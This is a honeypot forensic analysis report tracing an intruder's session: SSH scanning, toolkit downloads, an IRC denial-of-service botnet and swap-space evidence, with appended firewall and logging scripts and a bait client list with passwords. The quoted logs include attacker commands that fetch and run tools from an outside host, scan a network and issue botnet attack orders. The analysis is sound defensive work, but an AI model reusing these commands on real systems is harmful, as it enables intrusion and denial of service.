U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:19-092404. PI=7871 UI=0 cd apal
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:19-092404. PI=7871 UI=0 ./install
```

He then edits the install file for about three minutes, but does not change the file or re-run the install routine:

```
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:45:32-092404. PI=7871 UI=0 pico install
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:45:38-092404. PI=7871 UI=0 vi install
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:23-092404. PI=8342 UI=0 cd /tmp/"  "
```

The file access time changes, but not the modify time indicating no change from the editing session:

```
g2 mactimes # ./getmac /var/spool/at/apal/install -s -x
Wed Apr 09 2003 22:32:44    12667 m.. 3129662  /var/spool/at/apal/install
Tue Sep 21 2004 10:19:32    12667 ..c 3129662  /var/spool/at/apal/install
Fri Sep 24 2004 00:45:38    12667 .a. 3129662  /var/spool/at/apal/install
```

Our attacker next returns to ssh scanning downloading a familiar toolkit:

```
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:23-092404. PI=8342 UI=0 cd /tmp/"  "
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:44-092404. PI=8342 UI=0 wget 219.96.225.67/ssh.tar.gz
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:53-092404. PI=8342 UI=0 tar -xzvf ssh.tar.gz
U 192.168.1.200:1106 -> 192.168.1.1:80
```

```
  T=00:48:55-092404. PI=8342 UI=0 cd ssh
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:49:37-092404. PI=8342 UI=0 ./go 24.20
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:51:07-092404. PI=8342 UI=0 cd ..
```

He only runs the scan for a few minutes. The extract contains the following files:

```
g2    # tar tvfz ssh.tar.gz
drwxr-xr-x admin/wheel       0 2004-08-07 21:57:12 ssh/
-rwxr-xr-x admin/wheel     205 2004-07-24 17:45:22 ssh/auto
-rwxr-xr-x admin/wheel      91 2004-08-07 00:20:08 ssh/go
-rwxr-xr-x admin/wheel  453972 2004-07-12 11:09:58 ssh/ss
-rwxr-xr-x root/root    839448 2004-08-07 19:37:01 ssh/sshf
-rw------- root/root         0 2004-08-07 20:31:56 ssh/nohup.out
```

The differences between this toolkit and the prior script delivered by sshscan.tgz are minimal. The go script contains few differences:

```
g2 vichda2 # diff tmp/sshh/go.sh tmp/\ \ /ssh/go
3,4c3,4
< ./sshf
< rm -f bios.txt
\ No newline at end of file
---
> ./sshf 30 &
> rm -f bios.txt
```

The md5sums for the core ss file are the same:

```
g2 ssh # md5sum /mnt/vichda2/tmp/\ \ /ssh/*
6bf96f1af6245dbf850e432a701e73a8  /mnt/vichda2/tmp/  /ssh/auto
19d8427e21e2e8b647ffcaf42c120162  /mnt/vichda2/tmp/  /ssh/go
d41d8cd98f00b204e9800998ecf8427e  /mnt/vichda2/tmp/  /ssh/nohup.out
2b85d3e3d3de6da3ddde6c35a76a25d2  /mnt/vichda2/tmp/  /ssh/ss
00d727edfe5065111dd17df34bebc607  /mnt/vichda2/tmp/  /ssh/sshf
d41d8cd98f00b204e9800998ecf8427e  /mnt/vichda2/tmp/  /ssh/uniq.txt
g2 ssh # md5sum /mnt/vichda2/tmp/sshh/*
5438ec7204e0c480aa216502c91daf40  /mnt/vichda2/tmp/sshh/go.sh
2b85d3e3d3de6da3ddde6c35a76a25d2  /mnt/vichda2/tmp/sshh/ss
b26f076be501c6373428f56ae97d8013  /mnt/vichda2/tmp/sshh/sshf
d41d8cd98f00b204e9800998ecf8427e  /mnt/vichda2/tmp/sshh/uniq.txt
```

The nohup.out and uniq.txt files are empty. The auto file contains what appears to be a front end shell script to the go command:

```
g2 ssh # cat auto
echo
echo "Enter A class range"
read brange
echo "Enter output file"
read file
crange=0
while [ $crange -lt 255 ] ; do
        echo -n "./go $brange.$crange ; " >> $file
        let crange=crange+1
done
```

The main difference appears to be within the sshf file. Mactimes output shows the file size as quite a bit different, and it would appear that the file downloaded the latest is an earlier version:

```
g2 mactimes # ./getmac sshf -s -x
Sat Aug 07 2004 19:37:01   848207 m.. 4587633  /tmp/  /ssh/sshf
Fri Aug 20 2004 23:50:56   949760 m.. 704815   /tmp/sshh/sshf
Tue Sep 21 2004 10:14:58   949760 ..c 704815   /tmp/sshh/sshf
Fri Sep 24 2004 00:35:51   949760 .a. 704815   /tmp/sshh/sshf
Fri Sep 24 2004 00:49:37   848207 ..c 4587633  /tmp/  /ssh/sshf
Fri Sep 24 2004 00:51:07   848207 .a. 4587633  /tmp/  /ssh/sshf
```

The file size differences may be explained by the strings output. The newer, larger version of sshf contains a large amount of common user names and passwords as seen earlier. This is not present in the older, smaller version of sshf.

We can view the scanning in the network logs. The first and last 5 packets are as follows:

```
g2 work # TZ=UTC7 tcpdump -c 5 -n -r victcpdump.log_Sep_24_2004_01_00_00
dst net 24.20
reading from file victcpdump.log_Sep_24_2004_01_00_00, link-type EN10MB
(Ethernet)
00:50:19.732821 IP 192.168.1.200.36220 > 24.20.0.1.22: S
            1206456125:1206456125(0) win 65535 <mss 1460,nop,nop,sackOK>
00:50:19.732886 IP 192.168.1.200.36220 > 24.20.0.2.22: S
            493834312:493834312(0) win 65535 <mss 1460,nop,nop,sackOK>
00:50:19.732954 IP 192.168.1.200.36220 > 24.20.0.3.22: S
            1049126049:1049126049(0) win 65535 <mss 1460,nop,nop,sackOK>
00:50:19.733020 IP 192.168.1.200.36220 > 24.20.0.4.22: S
            649150087:649150087(0) win 65535 <mss 1460,nop,nop,sackOK>
00:50:19.733088 IP 192.168.1.200.36220 > 24.20.0.5.22: S
            1147447689:1147447689(0) win 65535 <mss 1460,nop,nop,sackOK>

g2 work # TZ=UTC7 tcpdump  -n -r victcpdump.log_Sep_24_2004_01_00_00 dst
net 24.20 | tail -n 5
reading from file victcpdump.log_Sep_24_2004_01_00_00, link-type EN10MB
(Ethernet)
00:51:04.683617 IP 192.168.1.200.36220 > 24.20.255.250.22: S
            1971097167:1971097167(0) win 65535 <mss 1460,nop,nop,sackOK>
00:51:04.683684 IP 192.168.1.200.36220 > 24.20.255.251.22: S
            238866347:238866347(0) win 65535 <mss 1460,nop,nop,sackOK>
00:51:04.683752 IP 192.168.1.200.36220 > 24.20.255.252.22: S
            1391268990:1391268990(0) win 65535 <mss 1460,nop,nop,sackOK>
00:51:04.683819 IP 192.168.1.200.36220 > 24.20.255.253.22: S
            1910999899:1910999899(0) win 65535 <mss 1460,nop,nop,sackOK>
00:51:04.683886 IP 192.168.1.200.36220 > 24.20.255.254.22: S
            1919071913:1919071913(0) win 65535 <mss 1460,nop,nop,sackOK>
```

We can see from this that the attacker was able to scan the entire 24.20 network in under 2 minutes.

Next our attacker tries several times to download more tools onto the honeypot:

```
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:51:19-092404. PI=8342 UI=0 wget
www.multimania.com/icesoul/icebnc.tar.
  gz
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:52:01-092404. PI=8342 UI=0 wget 219.96.225.67/icebnc.tar.gz
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:52:59-092404. PI=8342 UI=0 wget 219.96.225.67/icebnc.tar.gz
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:53:10-092404. PI=8342 UI=0 wget 219.96.225.67/
```

These tools never make it to the honeypot:

```
g2 mactimes # ./getmac icebnc.tar.gz -s
g2 mactimes #
```

Running whois for the referenced domain did not seem to lead to any correlating evidence. The company name was generic and the contact information didn't match any information we have on our attacker so far except the reference to France:

```
g2 root # whois  multimania.com
Registrant:
MultiMania Production SA (MULTIMANIA2-DOM)
   19 Cite Voltaire
   Paris, FR 75011
   FR
   Administrative Contact, Technical Contact:
      MultiMania  (TT525-ORG)          nic@MMANIA.COM
```

This is the beginning of the end for our attacker's time on the honeypot. He attempts to kill a few processes, download some more tools, then finally issues a reboot that brings death to the poor box.

```
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:54:58-092404. PI=8450 UI=0 wget 219.96.225.67/
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:17-092404. PI=8450 UI=0 ps aux
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:29-092404. PI=8450 UI=0 kill -9 8339
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:31-092404. PI=8450 UI=0 w
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:40-092404. PI=8450 UI=0 kill -9 6981
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:48-092404. PI=8450 UI=0 kill -9 7871
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:54-092404. PI=8450 UI=0 kill -9 8342
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:55-092404. PI=8450 UI=0 w
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:57:00-092404. PI=8450 UI=0 wget 219.96.225.67/
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:59:17-092404. PI=8450 UI=0 wget 219.96.225.67/
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=01:01:34-092404. PI=8450 UI=0 wget 219.96.225.67/
U 192.168.1.200:1106 -> 192.168.1.1:80
```

```
  T=01:01:38-092404. PI=8450 UI=0 reboot
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=01:01:43-092404. PI=8450 UI=0 w
```

We can see the reboot in the mactime as the halt command is accessed for execution:

```
Fri Sep 24 2004 00:44:40       13 .a. 344238   /usr/bin/halt ->
consolehelper
Fri Sep 24 2004 01:01:38        0 m.c 13       /halt
Fri Sep 24 2004 01:02:09       14 .a. 163863   /etc/rc.d/rc6.d/S01reboot ->
../init.d/halt
Fri Sep 24 2004 01:02:20        0 .a. 13       /halt
                                4 .a. 3670077  /sbin/reboot -> halt
                             5075 .a. 4784137  /etc/rc.d/init.d/halt
                            12645 .a. 3670072  /sbin/halt
```

In the irc logs we can also see the bot send out a death notice to the irc channel:

```
T 2004/09/24 01:02:46.365894 192.168.1.200:1533 -> 193.110.95.1:6667 [AP]
QUIT :What have I done to deserve this?? aaaaaarrghhh! (SIGTERM).
######
T 2004/09/24 01:02:46.637844 193.254.240.246:6667 -> 192.168.1.200:1530
[AP]
:For`u!~ping@x-xx-xx-xxx-xxx.client.myisp.net QUIT :Quit: What have I done
to deserve this?? aaaaaarrghhh! (SIGTERM)..
####
T 2004/09/24 01:02:46.841066 193.254.240.246:6667 -> 192.168.1.200:1530
[AP]
:Nick`Nick!~users@xx.xx.xxx.xxx QUIT :Quit: What have I done to deserve
this?? aaaaaarrghhh! (SIGTERM)..
##
```

Botnet analysis

After I realized that the honeypot was sending IRC chat packets I setup an ngrep job to log the traffic to text files for later analysis. The script is attached in the appendix. It simply sends the output of

```
/usr/bin/ngrep -t -W none -l -d eth1 port 6667
```

to a text log file that is rotated every hour. Some simple analysis of the resulting logs shows how the bot and channel were used.

It was ponged (result of a ping keep alive request) by these servers:

```
g2 irc # fgrep "PONG :"  * | cut -b 36- | sort | uniq
PONG :1049459872.
PONG :1110823233.
PONG :113851590.
PONG :144058581.
PONG :1757205909.
PONG :1791476345.
PONG :1898955940.
PONG :2014860026.
PONG :861219059.
PONG :Ede.NL.EU.UnderNet.Org.
PONG :Elsene.Be.Eu.undernet.org.
PONG :Geneva.CH.EU.Undernet.org.
```

```
PONG :Helsinki.FI.EU.Undernet.org.
PONG :Milan.IT.EU.Undernet.Org.
PRIVMSG * :0.PONG :Ede.NL.EU.UnderNet.Org.
```

Dnsstuff.com's dnslookup tool maps ede.nl.eu.undernet.org to 193.109.122.67, elsene.be.eu.undernet.org to 62.235.13.228, geneva.ch.eu.undernet.org to 193.110.95.1, could not map Helsinki.FI.EU.Undernet.org, and could not map Milan.IT.EU.Undernet.Org to an ip address. The addresses it could map are within the first 4 address in the mech.set configuration file:

```
SERVER  193.109.122.67  6667
SERVER  194.134.5.82    6667
SERVER  62.235.13.228   6667
SERVER  193.110.95.1    6667
```

617 distinct hosts joined the #printzu channel the bot participated in.

```
g2 irc # fgrep  "JOIN #printzu.."  *  | grep -v "QUIT" | grep -v "MODE" |
grep -v "PRIVMSG" | grep -v "KICK" | grep -v "NICK" | less | cut -d ":" -f
3 | sort | uniq | wc -l
617
```

The botnet seems to take the 'shellcmd' command to initiate actions by a particular bot.

```
g2 irc # fgrep -i shellcmd * | cut -d ":" -f4 | head -n 5
`shellcmd /tmp/s 65.71.122.145 80..
`shellcmd /tmp/s 65.71.122.145 80..
`shellcmd /tmp/s 65.71.122.145 80..
`shellcmd /tmp/s 195.70.37.93 80..
`shellcmd /tmp/s 195.70.37.93 80..
```

There were 112 unique shellcmd commands issued during the time the honeypot was part of the channel:

```
g2 irc # fgrep -i shellcmd * | uniq | wc -l
112
```

The top 10 commands were:

```
g2 irc # fgrep -i shellcmd * | cut -d ":" -f4 | cut -d "/" -f 2- | grep -v
shellcmd |  sort | uniq -c | sort -r
     12 tmp/s 82.151.35.161 80..
     12 tmp/s 24.226.195.251 80..
     12 tmp/s 217.10.193.169 80..
     12 tmp/httpd/s 82.151.35.161 53..
      9 tmp/s 216.55.187.166 80..
      9 tmp/httpd/s 210.166.246.2 53..
      6 tmp/x 212.62.125.117 80 127.0.0.1..
      6 tmp/s www.myx.ro 28015..
      6 tmp/s hosting.jware.cz 80..
      6 tmp/s edprimm.com 80..
```

Most of these seem to run an 's' program in the tmp or tmp/httpd directory. The parameters for the program seem to be an ip address and port number. Most of the ports are http, with a small set of dns, irc and ssh. There is no 's' program on the honeypot, so I can not fully analyze the purpose of the program. However it is likely to

be a denial of service tool since it is directed at specific hosts and ports.

Using dnsstuff.com's reverse dns mapper I can show the domain names for the ip addresses that were a victim of the botnet during this time:

```
82.151.35.161 reverse maps to ip-82-151-35-161.kabeltex.novaxess.nl.
24.223.195.251 reverse maps to USR-195-251.bc.cgocable.ca.
217.10.193.169 reverse maps to no specific address.
216.55.187.166 reverse maps to no specific address, but references abac.net
210.166.246.2 reverse maps to sv1.isle.ne.jp.
212.62.125.117 reverse maps to no specific address, but references
sunic.sunet.se.
```

The comments that are not created by a bot in the IRC logs seem to be in Romanian. I would perform a more detailed analysis of the IRC conversations if I had access to a translation resource. Searches for resources on the Internet were not successful.

Swap space analysis

To examine the swap space I created a file of all the strings output from the swap drive. In the image media section of this document I detail the process by which I cut out the swap drive from the hard drive image and saved as vichda3.img. To create the file of readable strings I issued the command:

```
g2 sde1 # strings vichda3.img > vichda3.strings
```

This created the vichda3.strings file as a large text file of all the ascii strings in the systems swap file.

```
g2 sde1 # ls -la *.strings
-rw-r--r--  1 root root 60262855 Nov 14 11:27 vichda3.strings
```

I decided to search the swap drive for evidence of the mail message. I searched the strings output for portions of the email address I had recovered: p.dobre@voila.fr

```
g2 sde1 # fgrep voila *.strings | less
```

This reported no information and was a dead end.

We can see traces of an earlier attack in the swap space. There are a large amount of unsuccessful ssh logins recorded:

```
g2 sde1 # fgrep sshd vichda3.strings | grep -i "password" | sort | uniq |
head -n 5
4:39:07 localhost sshd[17438]: Failed password for root from 210.52.66.56
port 48442 ssh2
5:07:48 localhost sshd[18228]: Failed password for root from 210.52.66.56
port 40564 ssh2
Sep  7 04:31:33 localhost sshd[17224]: Failed password for root from
210.52.66.56 port 36443 ssh2
Sep  7 04:31:37 localhost sshd[17226]: Failed password for root from
210.52.66.56 port 36842 ssh2
Sep  7 04:31:42 localhost sshd[17228]: Failed password for root from
210.52.66.56 port 37216 ssh2
```

I can count the instances of these failed log in attempts using the following commands:

```
g2 vicimages # fgrep sshd vichda3.strings | grep -i "sep  7" | grep -i
"password" | sort | uniq | wc -l
2068
```

This shows 2068 login attempts on the night of September 7th, 2004. This is before the honeypot root password was changed to 'password.'

Next I used examples from http://www.cactus.org/~dak/regexpr.html to craft regular expressions for use in searching swap space for any other email addresses. Examining the swap space again for our attackers email address, however yielded nothing:

```
g2 sde1 # egrep [a-z0-9_-]+\(\.[a-z0-9_-]*\)@[a-z0-9_-]+\(\.[a-z09-]+\)+
vichda3.strings | grep voila
```

There are, however a lot of email addresses to be found in swap even after omitting the obvious redhat.com addresses present from the RedHat operating system release.

This command counts 1887 distinct email addresses in the swap space strings output:

```
g2 sde1 # egrep [a-z0-9_-]+\(\.[a-z0-9_-]*\)@[a-z0-9_-]+\(\.[a-z09-]+\)+
vichda3.strings | grep -v redhat.com | sort| uniq | wc -l
1887
```

Capturing these email address to a file and searching these by hand yielded no additional evidence.

Conclusions

The honeypot was successfully compromised by a skilled attacker with access to multiple machines. Multiple ip addresses from a variety of countries were used to initiate secure shell sessions with the honeypot during which advanced commands were issued to install tools, ensure continued access and to hide the presence of the attacker.

Connections to the honeypot were made from machines at 218.104.55.15 in China, then 82.79.2.181 from Romania, then 80.97.69.120 from Romania, then 203.250.133.238 from Korea, then 82.251.43.49 from France. Most of the network traffic was issued from the later French ip address.

I believe all of these sessions originated from the same attacker and were the actions of a single individual. One of the first things our attacker does is to change the root password. Later sessions must therefore be initiated using the same password. If this attack was the work of multiple people they would have to have shared the password and the system ip address. During the subsequent sessions from these various ip addresses the attacker accessed the same hidden directories, downloads similar toolkits and runs the same installation scripts multiple times. In addition, the unedited downloaded setup script that contains the only reference to an email address is remarkably close to the forms of the dynamic password our attacker chooses to use when running a setup script. It is highly unlikely that multiple attackers would choose to

download and use the same installation scripts, hidden directories and similar passwords.

Email addresses and passwords used by the attacker include p.dobre@voila.fr, dobrepaulnicolae, and dobrepaul. These permutations are likely to be variations of the name of the attacker.

The attacker compromised the machine at September 21st, 2004 at 10:10am and had control over the machine until he rebooted it on September 24th, 2004 at 1am.

The attacker had the honeypot join an IRC botnet whose purpose seemed to be carrying out denial of service attacks. It is unclear if our attacker had control of all of the machines in the botnet or even if he commanded the botnet at all. The honeypot does not seem to have the denial of service tool loaded on the machine and does not seem to have contributed actively to any attack.

He also used the honeypot to scan for other secure shell hosts. The attacker does not appear to have used the honeypot to initiate secure shell sessions with any other host. His actions in this regard do not go above scanning for hosts.

The attacker installed sniffer programs on the honeypot. These programs do not appear to have captured any passwords other than those used by the IRC bot to attach to the botnet.

There does not appear to be any evidence of mass mailing programs loaded on the honeypot for the purposes of sending spam. In fact, there appears to have been no mail issued from the honeypot during the attack period.

The attacker seems to have been unsuccessful in completely installing the rootkits he loaded on the honeypot. Several of the install scripts failed, and almost all of the tar archives are still present on the system even though there are references in the keystroke log to commands issued to remove these files. Most of the attempts to delete files failed as the files are still present on the system. Several of the rootkit commands to create and delete files also failed. It is unclear what caused this failure.

The ability to capture not only the disk image, but a log of all network traffic, a log of all file md5sums, and most importantly a log of all commands entered on the honeypot proved to be uniquely valuable in the analysis of the forensic evidence. Had I not captured commands from the bash shell, I would have had a tougher time determining when the system was successfully compromised and the forensic investigation should begin. I would have also missed capturing the passwords used by the attacker when running his setup scripts that correlate to the email address and help to establish the identity of the attacker.

Appendix

Part One

Clients Table Database Export:

```
First,Last,Phone,Company,Address,Address1,City,State,Zipcode,Account,Password
"Jodie","Kelly","","Data Movers","7256 Beerwah Ave.","Suite 110","Wetherby","UK","LS22
6RG","kellbeer","tmu0ENOk"
"Patrick","Roy","","The Magic Lamp","4150 Regents Park","Row
#170","Calgary","CA","R4316DF","roythema","rJag6Q0O"
"Edward","Cash","212-562-0997","E & C Inc.","76 S. King St","Suite 300","Santa
Barbara","CA","80124","cashking","Of8uQ1fC"
"Jerry","Jackson","410-677-7223","Double J's","11561 W. 27
St.","","Baltimore","MD","20278","jack27st","JLbW3Pq5"
"Bob","Esposito","703-233-2048","Cook Labs","245 Main
St","","Alexandria","VA","20231","espomain","y4NSHMNf"
"Jeff","Hayes","404-893-5521","Big Sky First","90 Old Saw Mill
Rd","","Billings","MT","59332","hayeolds","3R30bb7i"
"Marie","Horton","800-234-king","King Labs, Inc.","700 King Labs Ave","Suite
900","Biloxi","MS","39533","hortking","Yk7Sr4pA"
"Lenny","Jones","877-Get-done","Quick Printing","99 E. Grand View
Dr","","Omaha","NE","56098","joneeast","868y48RH"
"Steve","Bei","616-833-0129","Island Labs","65 Kiwi
Way","","Honolulu","HA","93991","beikiwiw","JDH20u26"
"Roger","Forrester","210-586-2312","TCFL","188 Greenville
Rd","","Austin","TX","77239","forrgree","si4OW8UV"
"David","Lee","866-554-0922","Tech Vision","300 Lone Grove
Lane","","Wichita","KS","30189","leetechv","O1A26a3k"
```

Part Two

IPTables script:

Purpose: To allow inbound connections to the honeypot, while limiting outbound connections.

Source: Based on the honeynet.org script with additions from various iptables script repositories, man pages and experimentations.

```
#!/bin/bash
#my firewall script

PATH="/sbin:/usr/sbin:/usr/local/sbin:/bin"
set -x

#set default kernel parameters
#Tell the kernel that ip forwarding is OK
 echo 1 > /proc/sys/net/ipv4/ip_forward
#reverse path filter
 for f in /proc/sys/net/ipv4/conf/*/rp_filter ; do echo 1 > $f ; done
#no smurf amplifier
 echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

#default policies
iptables -P FORWARD DROP
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT

# The MODE variable tells the script to #setup a bridge HoneyWall
# or a NATing HoneyWall.
MODE="nat"                              #MODE="bridge" or "nat"
#PUBLIC_IP="xxx.xxx.xxx.xxx"            # the list of IPs the hackers will attack.
INET_IFACE="eth0"                         # Firewall Public interface
LAN_IFACE="eth1"                        # Firewall interface on internal network
LAN_BCAST_ADDRESS="192.168.1.255"       # IP Broadcast range for internal network
#QUEUE="yes"            # Use experimental QUEUE support
```

```
QUEUE="no"              # Do not use experimental QUEUE support
### Set the connection outbound limits for different protocols.
SCALE="day"             # second, minute, hour, etc.
OTHERRATE="100"          # Number of other IP connections per $SCALE
STOP_OUT="no"           # Set to yes if you don't want to allow any
                        # outbound connections.  This setting will
                        # override all RATE options if set to 'yes'.
ALIAS_MASK="255.255.255.0"         # Network mask to be used alias
HPOT_IP="192.168.1.200"          # Space delimited list of Honeypot ips
                                   # NOTE: MUST HAVE SAME NUMBER OF IPS AS
                                   # PUBLIC_IP VARIABLE.
#interfaces up
ifconfig $INET_IFACE up
ifconfig $LAN_IFACE up

#########
# First, confirm that IPChains is NOT running.  If
# it is running, clear the IPChains rules, remove the kernel
# module, and warn the end user.

lsmod | grep ipchain
IPCHAINS=$?

if [ "$IPCHAINS" = 0 ]; then
  echo ""
  echo "Dooh, IPChains is currently running! IPTables is required by"
  echo "the rc.firewall script. IPChains will be unloaded to allow"
  echo "IPTables to run.  It is recommened that you permanently"
  echo "disable IPChains in the /etc/rc.d startup scripts and enable"
  echo "IPTables instead."
  ipchains -F
  rmmod ipchains
fi

#########
# Flush rules
#
iptables -F
iptables -F -t nat
iptables -F -t mangle
iptables -X

#policy is to drop, so accept input from honeynet anything but pings...
iptables -I INPUT 1 -i $LAN_IFACE -p ! icmp -j ACCEPT

### Lets make sure our firewall can talk to itself
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT


#allow mail out from firewall so it can alert me..
iptables -A OUTPUT -p TCP -o $INET_IFACE --dport smtp -j ACCEPT

##limiting stuff
### Add iptables target LOG.
modprobe ipt_LOG

### Support for connection tracking of FTP and IRC.
modprobe ip_conntrack_ftp
modprobe ip_conntrack_irc
modprobe iptable_nat



#syn flood protection
#4 packets per second max
```

```
iptables -N syn-flood
iptables -A INPUT -i $INET_IFACE -p tcp --syn -j syn-flood
iptables -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
iptables -A syn-flood -j LOG --log-prefix "DROP SYN FLOOD: "
iptables -A syn-flood -j DROP

## Make sure NEW tcp connections are SYN packets
iptables -A INPUT -i $INET_IFACE -p tcp ! --syn -m state --state NEW -j DROP

#add limiter chains
iptables -N otherHandler


#limit the honeypot outbound connections
LIMIT_IP=$HPOT_IP

if [ -z $STOP_OUT ] || [ "$STOP_OUT" != "yes" ]
then
   for host in ${LIMIT_IP}; do

#
#  limit all protocols
#
      iptables -A FORWARD -i $LAN_IFACE -m state --state NEW -m limit --limit
${OTHERRATE}/${SCALE} --limit-burst ${OTHERRATE} -s ${host} -j otherHandler
      iptables -A FORWARD -i $LAN_IFACE -m state --state NEW -m limit --limit 1/${SCALE} --limit-
burst 1 -s ${host} -j LOG --log-prefix "Drop other after ${OTHERRATE} attempts"
      iptables -A FORWARD -i $LAN_IFACE -m state --state NEW -s ${host} -j DROP
   done

# This portion of the script will ensure that established or related
#    connections that were allowed, continue to work.  If these lines
#    are not here, only the first packet of each connection that hasn't
#    reached the limit will be allowed in because we are dropping
#    all outbound connections by default.
   if test $QUEUE = "yes"
      then
      iptables -A FORWARD -i $LAN_IFACE -m state --state RELATED,ESTABLISHED -j QUEUE
   fi
   iptables -A FORWARD -i $LAN_IFACE -m state --state RELATED,ESTABLISHED -j ACCEPT



#
# otherHandler - see tcpHandler comments above.
#
   iptables -A otherHandler -j LOG --log-prefix "OUTBOUND CONN OTHER: "
   if test $QUEUE = "yes"
      then
      iptables -A otherHandler -j QUEUE
   fi
   iptables -A otherHandler -j ACCEPT
fi # STOP_OUT



#Finally we add the rules for NAT per gentoo
# iptables -I FORWARD -i eth1 -d 192.168.0.0/255.255.0.0 -j DROP
 iptables -A FORWARD -i $LAN_IFACE -s 192.168.1.0/255.255.255.0 -j ACCEPT
 iptables -A FORWARD -i $INET_IFACE -d 192.168.1.0/255.255.255.0 -j ACCEPT
 iptables -t nat -A POSTROUTING -o $INET_IFACE -j MASQUERADE


#send the nasty internet to our poor honeypot
iptables -t nat -I PREROUTING -p tcp  -i $INET_IFACE -j DNAT --to 192.168.1.200
iptables -t nat -I PREROUTING -p udp  -i $INET_IFACE -j DNAT --to 192.168.1.200
```

```
iptables -t nat -I PREROUTING -p icmp -i $INET_IFACE -j DNAT --to 192.168.1.200
```

TCPDump script

Purpose: To log any traffic to and from the honeypot and email statistics of those connections every hour.

Source: Based on the script found on page 84 of Know Your Enemy, Second Edition by the Honeynet Project.

```
#!/bin/bash

#variables
DUMP=victcpdump.log
DDIR=/root/viclogs
ADIR=/root/viclogs/past
DATE=`date +%b_%d_%Y_%H_%M_%S`

#kill it
/bin/killall tcpdump

#stat the old log
/usr/bin/nstats -o all -n -r ${DDIR}/${DUMP} > ${DDIR}/${DUMP}_stats

#mail the stats

mail -s "stats" "me@mymail.com" < ${DDIR}/${DUMP}_stats

#move the old log/stats
/bin/mv $DDIR/$DUMP ${ADIR}/${DUMP}_${DATE}
/bin/mv ${DDIR}/${DUMP}_stats ${ADIR}/${DUMP}_${DATE}_stats

#start a new logger
/usr/sbin/tcpdump -n -i eth1 -w $DDIR/$DUMP&


if [ -z "`ps ax | grep tcpdump | grep -v 'grep tcpdump' `" ]; then
        echo "tcpdump failed"
else
        echo "tcpdump started"
fi
```

KeyLogging script:

Purpose: To catch all keystroke commands from the honeypot and send them to the syslog daemon.

Source: None.

```
#!/bin/bash

#kill it
/bin/killall ngrep

#start a logger
/usr/bin/ngrep -W none -l -d eth1 proto UDP and port 80 | logger -t keylogger&


if [ -z "`ps ax | grep ngrep | grep -v 'grep ngrep' `" ]; then
       echo "ngrep failed"
else
       echo "ngrep started"
fi
```

IRC Logging script:

Purpose: To catch all irc traffic to and from the honeypot.

Source: None.

```
#!/bin/bash
#variables
DUMP=vicirclog.log
DDIR=/root/viclogs
ADIR=/root/viclogs/past
DATE=`date +%b_%d_%Y_%H_%M_%S`

#kill old
#/bin/killall -e '/usr/bin/ngrep -W none -l -d eth1 port 6667'

PSID=`ps ax | grep ngrep | grep 6667 | grep -v 'grep ngrep' | cut -d ' ' -
f1`
kill -9 $PSID
#move the old log
/bin/mv $DDIR/$DUMP ${ADIR}/${DUMP}_${DATE}


#start a new logger?
if [ -z "`ps ax | grep ngrep | grep 6667 | grep -v 'grep ngrep' `" ]; then
        /usr/bin/ngrep -t -W none -l -d eth1 port 6667 >> $DDIR/$DUMP&
fi


if [ -z "`ps ax | grep ngrep | grep -v 'grep ngrep' `" ]; then
        echo "ngrep failed"
else
        echo "ngrep started"
fi
```

.swatchrc configuration

Purpose: Configuration for swatch session

Source: Swatch man files.

```
watchfor /keylogger.*PI/
  echo red
  exec /root/smskeylog
quit


watchfor /OUTBOUND CONN/
  echo green
  throttle 02:00
```

SMSKeyLog script

Purpose: Alert once when keystroke commands are logged on the honeypot

Source: None

```
#!/bin/bash
#my alerter


mail -s "keys out" "mycellphonenumber@mycellprovider.net" </root/keylog
sleep 5
killall swatch
sleep 10
/usr/bin/swatch -c /root/swatchnomail --tail-args=-F -t /var/log/everything/current&
```

getmac script

Purpose: Grep a string from the universal mac time file and show just the mactimes for

that file.
Source: None

```
#!/bin/bash
#grab a file/regex from the mass mactime file and mactime it.
#Sample mactimes output
#Fri Sep 24 2004 00:44:51    45647 ..c -/-rwxr-xr-x 500      500      1327439
/tmp/cd/bin/ifconfig (deleted-realloc)
#this script will show all but the owner/group info for space saving.
#echo $*
#Usage: getmac StringToSearchFor -s(short output)  -x(exact match)
#
EXACT=`echo $* | grep "\-x"`
if [ ! -z "$EXACT" ]; then
       #append a pipe to the end of the search string since filenames are separated by pipes.
       fgrep -e "${1}|" vichda2.mac > the.mac
else
       fgrep -e "${1}" vichda2.mac > the.mac
fi
mactime -b the.mac >mactimes.out
SHORT=`echo $* | grep "\-s"`
if [ ! -z "$SHORT" ]; then
       #short output, omit the permissions
       cat mactimes.out | cut -b 1-38,70-
else
       cat mactimes.out | cut -b 1-38,39-51,70-
fi
```

Adore rootkit installation script:
Source: /var/spool/at/apal/install:

```
#!/bin/sh
cl="#[0m"
cyn="#[36m"
wht="#[37m"
hblk="#[1;30m"
hgrn="#[1;32m"
hcyn="#[1;36m"
